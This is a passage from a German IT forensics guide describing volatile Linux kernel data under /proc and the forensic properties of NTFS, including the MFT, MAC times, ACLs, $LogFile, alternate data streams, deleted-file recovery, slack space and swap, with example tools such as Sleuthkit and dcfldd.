Sie sagt aus, dass es eine bestehende TCP-Verbindung von 192.168.0.188 nach 192.168.0.1 existiert. Diese nutzt auf dem Computer 192.168.0.188 den Port 2388, auf dem anderen Computer Port 22, welcher im Normalfall für SSH[88] genutzt wird. Weitere Informationen sind die Anzahl der übertragenen Pakete, sowie der Datenmenge in die jeweilige Richtung.

Extraktion von Prozessdaten

Prozessdaten sind im Abschnitt der Datensammlung einer forensischen Untersuchung zu sichern. Sie können nähere Informationen zu laufenden Prozessen liefern. Damit ist es möglich, weitere Dateien auf dem Computer zu identifizieren, die möglicherweise zusätzliches Beweismaterial enthalten.
Die Daten werden für jeden Prozess unter *„/proc/Prozessnummer“*[89] gespeichert.
In *„cmdline“* wird dabei der Aufruf mit all seinen Parametern angegeben.
Sämtliche Umgebungsvariablen die für den Prozess vorhanden sind, sind in

87 Manpage von ifconfig: http://linux.die.net/man/8/ifconfig
88 SSH Protokoll: http://tools.ietf.org/html/rfc4254
89 http://www.mjmwired.net/kernel/Documentation/filesystems/proc.txt

„environ“ aufgelistet. Ein symbolischer Link zur Anwendung ist in *„exe“* zu finden. Das Arbeitsverzeichnis ist durch den Symbolischen Link *„cwd“* angegeben. Falls ein Prozess in einer Chroot[90]-Umgebung läuft, so verweist der Symbolische Link *„root“* auf das alternative Root-Verzeichnis, sonst wird immer auf *„/“*, das Wurzelverzeichnis, verwiesen. Eine Liste der verwendeten Dateien befindet sich im Unterverzeichnis *„fd“*, zu jeder geöffneten Datei ist ein Symbolischer Link vorhanden. Dies schließt unter anderem auch verwendete Bibliotheken und Sockets mit ein. Der Prozessstatus befindet sich in der Datei *„status“*. Es werden offensichtlich zu jedem Prozess viele Daten erhoben, die mit einfachen Mitteln im Rahmen der Datensammlung gesichert werden können.

Extraktion von Sitzungsdaten

Sitzungsdaten werden lediglich für den Kernel gesammelt, nicht für einzelne Nutzer. Die Extraktion der gesammelten Daten kann jedoch den forensischen Prozess unterstützen und ist somit im Abschnitt der Datensammlung zu sichern.

Kernel-Logs

Strategische Vorbereitung beachten!

In *„/proc/kmsg“* werden Kernel-Meldungen einmalig ausgegeben und auch nur dann, wenn der Kernel-Log-Dienst klogd[91] nicht läuft. Darüber hinaus verwendet der Linux-Kernel intern einen Ringpuffer für seine Log-Nachrichten, dieser kann mit Hilfe von dmesg[92] ausgelesen werden. Die Größe des Puffers kann unter „General setup, Kernel log buffer size“ bei der Kernelkonfiguration eingestellt werden, gebräuchlich sind hierbei Werte zwischen 16 und 128 KB. Wenn auf dem System viele Kernel-Meldungen anfallen, so sollte dieser Wert im Rahmen der strategischen Vorbereitung vergrößert werden. Als Beispiel für den forensischen Nutzen sei hier die Verwendung eines USB-Sticks genannt, dessen Nutzung wird im Kernel-Log vermerkt.

Durchschnittliche Systemauslastung

Mit *„/proc/loadavg“*[93] wird eine einfache Statistik zur Auslastung des Systems innerhalb eines gewissen Zeitraums zur Verfügung gestellt. Die ersten drei Ziffern geben dabei die Auslastung innerhalb der letzten, der letzten fünf und der letzten zehn Minuten dar. Das darauf folgende Feld gibt die Anzahl der aktiven Prozesse, sowie die Gesamtanzahl von Prozessen an. Die letzte Zahl ist die zuletzt genutzte Prozessnummer. Da hier bereits vom Kernel Daten gesammelt und ausgewertet werden, können diese Daten im Abschnitt der Untersuchung einer forensischen Untersuchung relevant sein.

Zusammenfassung der Methoden- und Werkzeugeinordnung

Bereits der Linux-Kernel liefert in der Standardkonfiguration verschiedener Linux-Distributionen viele Daten für forensische Untersuchungen. Einschränkend ist hierbei zu sagen, dass all diese flüchtig sind und somit nach einem

90 http://linuxwiki.de/chroot
91 Manpage des Kernel-Log-Deamons klogd: http://linux.die.net/man/8/klogd
92 Manpage von dmesg: http://linux.die.net/man/8/dmesg
93 http://www.linuxinsight.com/proc_loadavg.html

Systemneustart unwiederbringlich verloren gehen. In Standardumgebungen sind die Daten des Kernels bereits mehr als ausreichend. Sollten erweiterte Sicherheitstechniken benötigt werden, so kann etwa der Puffer für Kernel-Logs vergrößert werden oder IP-Verbindungen verfolgt werden. In Umgebungen mit hohen Sicherheitsanforderungen sollte man jedoch die flüchtigen Daten regelmäßig sichern. Dies dient einerseits zur dauerhaften Speicherung der Informationen, andererseits ist es möglich, einen Verlauf von Ereignissen zu konstruieren, wenn nicht nur eine Version gesichert wird.
Um das Kapitel über die forensischen Werkzeuge des Linux Kerns noch einmal kurz und visuell zusammenzufassen, sei hier auf die nachfolgende Abbildung 31 verwiesen.




Abb. 31: Von forensischen Werkzeugen erfasste Datenarten in den Abschnitten des forensischen Prozesses für den Linux Kern

Die hier rot markierten Bereiche zeigen an, dass für die zugehörigen Datenarten in den jeweiligen Abschnitten des forensischen Prozesses Werkzeuge des Linux Kerns identifiziert wurden.

Die grundlegende Methode „Dateisystem“

Innerhalb der grundlegenden Methode „Dateisystem (engl. File System)(FS)“ werden die Dateisysteme NTFS und FAT für Windows sowie die EXT-Dateisystemfamilie für Linux betrachtet. Auf Anwendung der im Kapitel vorgestellten detaillierten Notation bei der Beschreibung der forensischen

Werkzeuge wird dabei im Verlauf dieses Kapitels zugunsten einer breitflächigen Überblicksvermittlung der forensischen Eigenschaften des betrachteten Datei–systems verzichtet.

Das Dateisystem NTFS

Das Dateisystem NTFS wurde von Microsoft für die Windows Betriebs-systemfamilie entwickelt. Es kam zum ersten Mal in Microsoft Windows NT zum Einsatz und ist seit Microsoft Windows XP das standardmäßig eingesetzte Dateisystem. Gegenüber seinem Vorgänger, dem ebenfalls im vorliegenden Leit-faden betrachteten FAT Dateisystem bietet es u. a. eine höhere Such-, Lese- und Schreibgeschwindigkeit und eine differenziertere Rechteverwaltung und Zugriffs-kontrolle. Da Dateisysteme vor allen den Datenstamm für eine Datenträger-untersuchung darstellen, sind dessen Eigenschaften in den Untersuchungs-abschnitten der Datensammlung und nachfolgend der Datenuntersuchung von Interesse. Die nachfolgende Tabelle 19 fasst die im Anschluss beschriebenen, exemplarisch gewählten Eigenschaften und ihre Einordnung in das Modell des forensischen Prozesses zusammen.

	FS Dateisystem
SV Strategische Vorbereitung	
OV Operationale Vorbereitung	
DS Datensammlung	Informationen des Master File Table, der Mac-Zeiten, Control Lists, Alternate Data Streams, Partition Boot Sector
US Untersuchung	Dateiwiederherstellung
DA Datenanalyse	
DO Dokumentation	

Tabelle 19: Zusammenfassung der forensischen Eigenschaften des NTFS-Dateisystems

Exemplarisch werden nun nachfolgend ausgewählte forensische Methoden des NTFS Dateisystems unter Verwendung der Datenarten aus Kapitel und der Abschnitte des forensischen Prozesses aus Kapitel vorgestellt.

Extraktion von Details über Daten

Wie schon in der allgemeinen Einführung über Dateisysteme im Kapitel beschrieben wurde, verwaltet das Dateisystem die Daten über die in ihm gespeicherten Dateien in Tabellen. Eine im NTFS Dateisystem besonders bedeutsame Tabelle ist die Master File Table.

Die Master File Table (MFT)

Die Master File Table enthält sowohl Strukturen zur Speicherorganisation als auch die Verwaltung von Rechten, von Zeiten und von Attributen.

Strukturen zur Speicherorganisation

Record

Die Master File Table dient zur Organisation des Dateisystems und enthält Einträge über alle Verzeichnisse und Dateien innerhalb einer NTFS-Partition. Für jedes Verzeichnis und jede Datei existiert mindestens ein so genannter Record (Eintrag). Diese Records sind 1024 Byte lang. Wenn nicht der ganze Record mit einer Datei belegt ist, kann der überschüssige Bereich Fragmente von alten Dateien enthalten (siehe dazu auch [Ges08]). Die Struktur innerhalb der MFT besteht aus *FILE* Einträgen[94]. Diese speichern bei sehr kleinen Dateien den vollständigen Dateiinhalt (auch bekannt als „residente“ Datei) oder aber einen Zeiger auf den Beginn des entsprechenden Datenfeldes („nicht resident“). Diese Datenfelder werden auch als „Data Runs“ bezeichnet. Die nachfolgende Abbildung 32 verdeutlicht den vereinfachten Aufbau eines *File* Eintrags für eine

94 Siehe dazu auch http://www.ntfs.com/#ntfs%20basics

Datei.




Abb. 32: Aufbau eines FILE Feldes für eine Datei

Hierbei handelt es sich um eine nicht residente Datei. Im Datenfeld finden sich daher nur Verweise auf den Speicherort des Dateiinhalts.. Bei einer residenten Datei wäre im letzten Feld ($DATA, dem Datenfeld) der vollständige Dateiinhalt abgelegt worden. Im „Header" befinden sich in beiden Fällen eine Angabe darüber, ob die Datei resident ist, komprimiert oder verschlüsselt ist. In den „Standardinformationen ($STANDARD_INFORMATION)" sind u. a. die nachfolgend vorgestellten MAC-Zeiten und die Dateirechte gespeichert. Im Feld „Dateiname ($FILE_NAME)" befindet sich u a. die Angabe der Länge des Dateinamens, der Dateinamen selbst, aber auch der Verweis auf das Verzeichnis, in welchem sich die Datei befindet und Kopien der MAC-Zeiten.

Für Verzeichnisse ergibt sich ein ähnlicher Aufbau, nur dass sich im Datenfeld keine Nutzdaten befinden, sondern ein so genannter „Verzeichniseintrag ($INDEX_ROOT)". Bei kleinen Verzeichnissen befindet sich dabei wieder das gesamte Verzeichnis im $INDEX_ROOT. Bei größeren Verzeichnissen wird parallel zu nicht residenten Dateien auch hier wieder ein indirekter Verweis[95] auf die eigentlichen Speicherorte abgelegt.

Verwaltung von Zeiten

MAC

Eine der bedeutsamsten, forensisch wertvollen Daten innerhalb der MFT sind die bereits in Kapitel allgemein beschriebenen MAC-Zeiten. Dies sind die Zeiten der letzten Modifikation, des letzten Zugriffs (engl. Access) und, beim Microsoft Windows basierten NTFS, die Zeit der Erstellung (engl. Creation). Die Modifikation enthält die Zeit, zur der eine Datei das letzte Mal geschrieben wurde.

Achtung!

Die Zeit des letzten Zugriffs kennzeichnet den Zeitpunkt, an welchem die Datei das letzte Mal gelesen oder ausgeführt wurde. Diese Zeit wird von NTFS nur dann verändert, wenn mindestens eine Stunde seit dem letzten Zugriff vergangen ist [Ges08].

strategische Vorbereitung erforderlich!

Bei Microsoft Windows Vista ist zudem die Aktualisierung der Zeit des letzten Zugriffszeit in der Standardeinstellung deaktiviert. Diese lässt sich leicht durch das Verändern eines Registrierungsschlüssels[96] wieder aktivieren. Sollen die

95 Hierbei kommt eine B-Baum Speicherstruktur zum Einsatz
96 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate 0

letzten Zugriffszeiten im Rahmen einer Untersuchung verfügbar sein, ist also eine strategische Vorbereitung notwendig. Dieser Schritt wird empfohlen.

Die Zeit der Erstellung kennzeichnet, wann eine Datei neu erstellt wurde oder auf ein neues Medium kopiert wurde. Eine Verschiebung innerhalb einer Partition hingegen ändert nur die Zeit des letzten Zugriffs. Der interne Aufbau der Zeitstempel ist u. a. in [Bun06] beschrieben.

Verwaltung von Attributen

Die MFT speichert in den Header-Daten auch die Attribute[97] von Dateien . Diese können die folgenden sein:

- Gerätedatei;
- komprimiert;
- nicht indiziert;
- normal;
- offline;
- Reparse-Punkt;
- schreibgeschützt;
- Sparse;
- Systemdatei;
- temporäre Datei;
- verschlüsselt;
- versteckt;
- Verzeichnis;
- zu archivieren.

strategische Vorbereitung erforderlich!

Diese Attribute werden vom Betriebssystem ausgewertet. So wird z. B. eine Datei, welche das Attribut *versteckt* führt, standardmäßig nicht vom Windows Explorer bzw. vom Kommandozeileninterpreter-Befehl DIR aufgelistet. Hierfür sollten geeignete andere Werkzeuge (wie beispielsweise alle Dateisystembrowser der in Kapitel vorgestellten Werkzeugsammlungen) verwendet werden.

Verwaltung von Rechten

In der MFT werden auch die Rechte und der Besitzer einer Datei bzw. eines Verzeichnisses gespeichert. Die nachfolgenden Rechte können einer Datei zugeordnet werden und sind in der MFT als Teil eines *File*-Eintrages gespeichert werden[98] :

- Lesen - Dieses Recht erlaubt einer Gruppe oder einem Nutzer das Lesen

97 Siehe dazu auch http://www.ntfs.com
98 siehe dazu auch http://www.windowsitlibrary.com/Content/592/1.html#1

einer Datei und ihrer zugeordneten Attribute und Rechte;

- Schreiben - Diese Recht erlaubt einer Gruppe oder dem Besitzer das Überschreiben der Datei, das Ändern der Attribute, die Einsicht des Besitzers und der Rechte;
- Lesen und Ausführen - Dieses Recht erlaubt einer Gruppe oder einem Nutzer die Ausführung einer Datei. Es gelten zusätzlich die Leserechte;
- Modifizieren - Dieses Recht erlaubt einer Gruppe oder einem Nutzer die Modifikation und die Löschung. Es gelten zusätzlich Lese-, Schreib- und Ausführungsrechte;
- Volle Kontrolle - Dieses Recht erlaubt einer Gruppe das Ändern der Rechte, das Ändern des Besitzers und zusätzlich die Ausübung der Lese-, Schreib-, Ausführungs- und Modifikationsrechte.

Auch der Besitzer und die Gruppe werden in einem Eintrag in der File-Struktur in der MFT festgehalten. Forensisch interessant sind die Rechte und der Besitzer u. a. auch deshalb, weil bei einem kompromittierten Konto evtl. auf diese Weise Spuren des Ursprungs eines Vorfalls zu finden sind.

Erstellungszeitpunkt des Dateisystems

Das Besondere an NTFS ist, das die MFT eine reguläre Datei im System ist. Dadurch hat sie sowohl Attribute als auch MAC-Zeiten. Aus diesen lässt sich der Erstellungszeitpunkt des gesamten Dateisystems ablesen.

Jedes ernstzunehmende forensische Werkzeug zur Untersuchung von Microsoft Windows-basierten Computersystem kann die MFT analysieren. Beispielhaft sei hier aus dem Open Source Bereich die Software „Sleuthkit“ [99] genannt. Die MFT gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Der Partition Boot Sektor

Auch im Partition Boot Sektor befinden sich u. U. forensisch wertvolle Informationen.

Strukturen zur Speicherorganisation

Im Partition Boot Sektor existiert u. a. der Bootstrap Code, also das Programm, welches den Betriebssystemstart einleitet (siehe dazu auch [NTF08]). Forensisch bedeutsam im Partition Boot Sector ist die Positionsangabe der im Vorangegangen erläuterten Master File Table (MFT). Im Unterschied zum FAT Dateisystem ist die Position der MFT nicht fix, wenn z. B. ein Laufwerkssektor als defekt markiert wurde, wird die MFT an einen anderen Ort geschrieben. Das Betriebssystem-Ladeprogramm *ntldr* liest die Position der MFT aus dem Partition Boot Sektor.

Achtung!

Enthält dieser Sektor ungültige Einträge (z. B. aufgrund eines Vorfalls), wird die Partition vom Betriebssystem als nicht formatiert markiert.

Eine Vielzahl forensischer Werkzeuge sind in der Lage, den Partition Boot Sektor auszulesen. Beispielhaft sei hier auf das Werkzeug *ZAR*[100] verwiesen. Dadurch

99 http://www.sleuthkit.org/sleuthkit/docs/skins_ntfs.html
100 http://www.z-a-recovery.com/download.htm

können Manipulationen am Partition Boot Sektor festgestellt werden, die dazu führen könnten, ein anderes System als das beabsichtigte zu laden. Der Partition Boot Sektor gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Die Access Control Lists (ACL)

Mit dem NTFS Dateisystem wurde auch eine feingranularere Verteilung von Zugriffsrechten möglich.

Die Verwaltung von Rechten

Die Funktion der Access Control Lists speichert umfangreiche Daten zu Benutzerrechten von Verzeichnissen und Dateien. Im Gegensatz zu konventionellen Rechtevergaben, in denen nur dem Besitzer einer Datei bzw. einer Gruppe die Rechte zum Lesen, Ausführen und Modifizieren gegeben werden können, wird bei ACLs eine feingranularere Rechtevergabe möglich (siehe hierzu auch [WIT08]). Hier wird für jede Datei und jedes Verzeichnis die Information mitgeführt, welchem Nutzer Zugriff zu gewähren ist.

Strategische Vorbereitung beachten!

Diese Daten sind von hohem Wert in einer forensischen Untersuchung, vor allem wenn im Rahmen der strategischen Vorbereitung (siehe Kapitel 2.1.1) für wichtige Dateien und Verzeichnisse diese Rechtevergabe gesichert wurde. Auf diese Weise lassen sich Veränderungen im Rahmen eines Vorfalls forensisch nachweisen.

Die ACLs können mit vielen forensischen Werkzeugen ausgelesen werden und somit Aufschluss darüber geben, welcher Nutzer welche Zugriffsrechte in einem System hat. Dies kann nützlich sein, um Fehlerquellen auszuschliessen, wenn so deutlich wird, dass ein Benutzer nicht die benötigten Rechte hatte, um auf eine betroffene Datei zuzugreifen. Beispielhaft sei hier auf das Werkzeug *Showacls.exe*[101] aus dem Paket „Windows Server 2003 Resource Kit Tools“ verwiesen.

Access Control Lists gehören bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Das Metadaten-Journaling

Zu den zusätzlichen Eigenschaften, welche über die allgemeinen Anforderungen an ein Dateisystem hinausgehen, gehört auch das Metadaten-Journaling.

Journaling

Vor einer Änderung im Dateisystem werden die beabsichtigen Änderungen zunächst in einen reservierten Speicherbereich abgelegt. Dieser wird als *Journal* bezeichnet. Bei einem Schreibzugriff ohne Journaling werden im Rahmen einer Schreiboperation mehrere Schritte sequentiell abgearbeitet.

Wird dieser Ablauf (z. B. durch einen Verlust der Spannungsversorgung) unterbrochen, sind nur Teile der Aktion durchgeführt worden. Das Dateisystem befindet sich in einem inkonsistenten Zustand.

101 http://www.microsoft.com/windowsserver2003/techinfo/reskit/tools/default.mspx

Durch das Journal werden die geplanten Aktionen vor deren Ausführung aufgezeichnet und können im Störungsfall bzgl. der in der MFT gespeicherten Verzeichnisstruktur zurückgenommen werden. Wenn diese Protokollierung der durchzuführenden Aktionen nur die Metadaten (MAC Zeiten, Rechte, Attribute - *Metadatenjournaling*) betrifft, wird nur die Konsistenz der MFT gewahrt. Der Inhalt der Datei ist hingegen zerstört. Aus dem Zustand des Journals kann als forensisch wertvolle Information folgen, auf welche Datei im Rahmen eines Vorfalls zuletzt geschrieben wurde.

$LogFile

Bei NTFS befindet sich das Journal in der Datei $LogFile, die eine reguläre Datei darstellt, aber in der Verzeichnisansicht des Windows Explorers nicht angezeigt wird. Dabei wird die Datei als Ringpuffer eingesetzt, d. h. wenn der Speicherplatz für Transaktionen erschöpft ist, werden die ältesten Einträge überschrieben. Es existiert immer eine Kennung, welche auf den Beginn des zwischengespeicherten Bereichs verweist, alle nachfolgenden Bereiche beschreiben dann im Schadensfall zu wiederholende Dateisystemoperationen. Forensisch interessant ist diese Datei vor allem deshalb, weil sich hier unmittelbar nach dem Löschvorgang der vollständigen Inhalt von kleinen Dateien (<660kb) finden lässt.

Achtung!

Das betroffene Computersystem darf ohne vorherige forensische Abbildgewinnung (siehe Kapitel) nicht wieder gestartet werden, da ansonsten die automatische Rücknahme der im Journal gespeicherten Aktionen erfolgt und damit wertvolle Informationen verloren gehen können.

Das Metadaten-Journaling gehört bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Alternate Data Streams (ADS)

Bei den Alternate Data Streams (ADS) handelt es sich um eine Eigenschaft des NTFS Dateisystems, zusätzliche Dateiinhalte an bestehende Dateien zu binden (siehe dazu auch [Kru04]).

Alternative Datenströme

Ursprünglich wurde diese Funktionalität geschaffen, um Dateien von Macintosh Computern von Apple handhaben zu können. Da sich beispielsweise an eine ausführbare Datei Konfigurationsdateien „angehängt“ befinden können, die für den Betrachter nicht sichtbar sind, werden ADS forensisch interessant, da sie – absichtlich wie auch unabsichtlich – versteckte Daten enthalten können.

Einsatz von ADS

Inzwischen werden ADS von Microsoft und vielen Drittanbietern genutzt, um zusätzliche Inhalte an eine Datei bzw. ein Verzeichnis zu binden. Beispielsweise werden in ADS Vorschaubilder von Mediendateien gespeichert. Seit Windows XP mit Servicepack 2 wird aber auch ein so genannten Zone Identifier mitgeführt, mit welchem erkennbar wird, ob Dateien aus dem Internet heruntergeladen wurden. Auch Schadcode nutzt teilweise die Möglichkeit, in normalen Dateiauflistungen unsichtbare Dateiinhalte an scheinbar ungefährliche Dateien anzuhängen.

Parent, ADS

Wenn die Datei bzw. das Verzeichnis, an dem der ADS angebunden wurde (das so

genannte Parent), verändert wird, ändert sich der Inhalt des ADS nicht. Umgekehrt bewirkt eine Veränderung des ADS keine Veränderung des Parents. Prinzipiell gehen ADS verloren, wenn Dateien von einem NTFS Dateisystem auf ein anderes Dateisystem (z. B. FAT) kopiert werden.

ADS werden heute von vielen forensischen Werkzeugen erkannt und angezeigt. Beispielhaft sei hier das Freeware-Programm *LADS*[102] erwähnt.

Alternate Data Streams gehören bzgl. der Datenarten des Modells des forensischen Prozesses zur Gruppe Details über Daten.

Extraktion von Rohdateninhalten

Nachdem im vorhergehenden Abschnitt die Extraktion von Details über Dateien diskutiert wurde, wird nun erläutert, inwiefern NTF die Extraktion von Rohdateninhalten unterstützt. Hierfür gelten ebenfalls die Ausführungen aus dem Kapitel.

Extraktion von Dateien

Das NTFS Dateisystem bietet einige Möglichkeiten, die das Wiederherstellen von gelöschten oder verlorenen gegangenen Daten unterstützen.

Struktur der Speicherorganisation

Mit Hilfe der in der Master File Table gespeicherten Informationen über den physikalischen Ort der zu extrahierenden Daten können die zugehörigen Sektoren ausgelesen werden. Auf diese Weise lassen sich u. a. auch als gelöscht markierte Dateien rekonstruieren. Das Dateisystem liefert hierzu aufgrund seines Aufbaus die Mechanismen, welche durch die Anwendung eines forensischen Werkzeugs benutzt werden können.

Der Löschvorgang von NTFS im Überblick

Dazu sei zunächst einmal der reguläre Löschvorgang beschrieben, um auf nachfolgend auf Wiederherstellungsstrategien eingehen zu können.

Der Löschvorgang enthält zwei Aktionen:

- Eine Markierung (engl. Flag) in der MFT für den in Kapitel beschriebenen Dateieintrag (engl. file record) wird auf „unbenutzt“ (engl. Unused) gesetzt
- In der Systemdatei $Bitmap, welche alle verfügbaren Blöcke (cluster) verwaltet, wird für alle betroffenen Dateneinträge (engl. runs) der zu löschenden Datei der Status von „belegt“ (durch eine 1 repräsentiert) auf „verfügbar“ (durch eine 0 repräsentiert) geändert.

Wie daraus ersichtlich ist, werden beim eigentlichen Löschvorgang einer Datei deren Datenbestand und die Dateiattribute nicht gelöscht, sondern nur als „verfügbar“ markiert. Daraus ergibt sich auch die Möglichkeit einer Datenrekonstruktion. Forensische Werkzeuge, die NTFS-Dateisysteme lesen alle als verfügbar markierten Dateieinträge (auch unter Einbeziehung der zugehörigen $Bitmap-Felder) ein und kennzeichnen die rekonstruierten Dateien als gelöscht.

Der Löschmechanismus des NTFS-Dateisystems bedeutet jedoch auch, dass Dateiinhalte, welche als „verfügbar“ markiert worden sind, bei der nächsten Schreiboperation des Dateisystems mit neuen Inhalten überschrieben werden

102 http://www.heysoft.de/Frames/f_sw_la_en.htm

können und damit sich bestenfalls noch Reste des alten Bestandes im Slack-Speicher (siehe dazu auch Kapitel) zu finden sind. Je größer die Zeitspanne zwischen dem Löschvorgang und der Wiederherstellung ist, desto größer ist das Risiko, dass Teile der zu extrahierenden Datei überschrieben wurden. Daraus ergibt sich auch die in Kapitel vorgestellte Überlegung, ein laufendes System hart durch Trennung von der Spannungsversorgung auszuschalten. Denn durch ein geordnetes Herunterfahren besteht u. a. die Gefahr, das während des Herunterfahrens schreibende Zugriffe auf das Dateisystem erfolgen, welche auch die als „verfügbar" markierten Einträge mit neuen Inhalten überschreiben könnten.

Beispielhaft sei hier das forensische Werkzeug *icat* genannt, dass ebenfalls Bestandteil der Werkzeugsammlung *Sleuthkit*[103] ist. Nachdem Dateien rekonstruiert wurden, können diese anschließend detailliert untersucht werden.

Extraktion des Slack-Speichers

Im so genannten Slack-Speicher eines Datenträgers kann man Überreste von alten Dateien finden (siehe dazu auch die Ausführungen in Kapitel). Da ein Datenträger aus Sicht des Computers in Blöcke mit bestimmten Größen unterteilt ist und sich in jedem dieser Blöcke nur eine Datei befinden kann, passiert es, dass bisweilen Blöcke nicht komplett ausgefüllt sind. In diesen nicht belegten Bereichen kann man die Reste älterer Dateien, die diesen Speicherbereich einst belegt haben, finden. Es kann aber auch ebenso vorkommen, dass ein Täter versucht hat, im Slack-Speicher Daten vor einem Ermittler zu verstecken.

Achtung, forensische Datensicherung erforderlich!

Im Abschnitt der Datensammlung einer forensischen Untersuchung werden diese Daten ausschließlich durch den Einsatz forensischer Werkzeuge gesichert, welche ein genaues Datenträgerabbild erstellen.

Das beispielhaft ausgewählte Werkzeug *dcfldd*[104] leistet dieses und bietet zusätzlich die Fähigkeit zur automatisierten Erstellung von Prüfsummen, um die Beweisintegrität zu gewährleisten (siehe dazu auch die Ausführungen über die Sicherheitsaspekte in Kapitel).

Extraktion des Swap-Speichers

Die Aufgabe des Swap-Speichers ist es, Daten aufzunehmen, die keinen Platz im Arbeitsspeicher des Computersystems finden. In diesen Daten können prinzipiell die gleichen Informationen wie im Arbeitsspeicher zu finden sein. Der große Vorteil ist jedoch, dass die Daten im Swap-Speicher nicht bei Spannungsverlust verloren gehen. Des Weiteren werden Daten im Swap-Speicher nach ihrer Verwendung nicht explizit gelöscht, wodurch man die Möglichkeit hat, aus dem Swap-Bereich ältere Daten zu extrahieren. Unter Windows-basierten Systemen handelt es sich bei dem Swap-Speicher um die im root-Dateisystem befindliche Swap-Datei *pagefile.sys* (siehe dazu auch Kapitel).

Hauptspeicher-analysetechniken erforderlich

Für die deutlich umfangreichere Analyse dieser Daten wird nun auf ein Vorgehen analog zur Analyse des Hauptspeichers[105] verwiesen. Einzelne Dateien lassen sich aber eventuell unter Verwendung des forensischen Werkzeugs *icat* als

103 http://www.sleuthkit.org/sleuthkit/man/icat.html

104 http://dcfldd.sourceforge.net

105 Die Hauptspeicheranalyse liegt außerhalb des vorliegenden Leitfadens, es wird auf weiterführende Literatur (u. a. [Ges08] verwiesen.

Bestandteil der Werkzeugsammlung *Sleuthkit*[106] extrahieren. Dabei muss dann jedoch immer beachtet werden, dass die Daten im Swap durchaus älter sein können und nicht aus der letzten Sitzung stammen müssen. Eine Überprüfung, ob der Swap auf dem zu untersuchenden System bei jedem Neustart geleert wird und wann dieser Neustart war, kann hier sehr weiterhelfen.
Auch die im Kapitel beschriebene Technik des Filecarvings kann auf die Swap-Datei angewendet werden. Jedoch ergeben sich auch hierbei die für das Filecarving typischen Nachteile (Verlust der Metadaten, Falschklassifizierung von Dateien).
Die Sicherung des Swap-Speichers erfolgt durch Kopieren der Swap-Datei aus dem Dateisystem.

Zusammenfassung der Erkenntnisse

Die Einordnung des Dateisystems NTFS anhand der allgemeinen Eigenschaften von Dateisystemen aus Kapitel erfolgt in der Tabelle 20.

106 http://www.sleuthkit.org/sleuthkit/man/icat.html

NTFS	
Speicherorganisation	vorhanden
Verwaltung von Zeiten	vorhanden
Verwaltung von Attributen	vorhanden
Verwaltung von Rechten	vorhanden
Journaling	teilweise vorhanden
Versionierung	nicht vorhanden[107]
ADS	vorhanden

Tabelle 20: Merkmale des NTFS Dateisystems

Die nachfolgende Abbildung 33 verdeutlicht die Zuordnung der forensischen Methoden des Dateisystems NTFS als Teil der grundlegenden Methode des Dateisystems (FS).




Abb. 33: Einordnung des NTFS Dateisystems in die Datenarten und die Abschnitte des forensischen Prozesses

Das Dateisystem NTFS ermöglicht im Rahmen der Datensammlung die Gewinnung von Rohdateninhalten und Details über Dateien. In der Datenuntersuchung können aus diesen Rohdaten unter Verwendung der Dateisystemstruktur weitere Rohdateninhalte (beispielsweise von gelöschten Dateien) extrahiert werden.

107 Seit Einführung des Mechansimus der Shadow Copy, welcher unter Verwendung der Betriebssysteme Windows Vista und Windows Server 2008, kann auch hier von einer Versionierung gesprochen werden.

Das Dateisystem FAT

